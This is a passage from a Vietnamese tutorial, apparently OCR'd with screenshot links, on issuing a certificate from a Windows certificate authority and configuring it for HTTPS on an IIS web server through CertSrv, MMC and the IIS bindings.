request, nhấn chọn **Request a certificate**




- Chọn **Advanced Certificate request**




- Nhấn chọn **Submit a certificate**




- Paste nội dung file request ban nãy vào và nhấn **Submit**




- Sau đó request sẽ được gửi lên AC server để xem xét



- Máy AC Server cấp Cert
- Ở AC server truy cập AC manager




- Truy cập **Pending Requests** → Chuột phải vào item → **All Tasks** → **Issue** để cấp chứng thực




2.5 Web Server tải, cấu hình và hoàn tất chứng thực


- Truy cập lại **CertSrv** ở AC server, chọn **View pending certificate**




- Chọn **Saved-Request Certificate**



- Tải về 2 chứng thực tương ứng




- Các file đã được tải về




2.6 Tiến hành cấu hình Certificate cho Web Server


- Chọn **Run → mmc**




- **File → Add/Remove Snap-in**




- Thêm Certificate





- Lần lượt **Import** các file đã tải trước đó






- Hoàn tất **Import** file .cer







- Thực hiện tương tự đối với .p7b




- Tải chứng thực



- Quay trở lại **IIS Manager** của Web Server, nhấn **Complete Certificate Request** để hoàn tất cấu hình



with websites
ng
Actions
Import...
Create Certificate Request...
Complete Certificate Request...
Create Domain Certificate...
Create Self-Signed Certificate...
Enable Automatic Rebind of Renewed Certificate
Help

- Chọn duyệt file tương ứng và điền **Friendly Name**, sau đó là hoàn tất




2.7 Tạo Web Server


- Truy cập mục quản lý **IIS**




- Truy cập **Explore**



- Điều chỉnh lại file .html bên trong Folder




- Điều chỉnh lại **Bindings**, cho Website sử dụng chứng thực




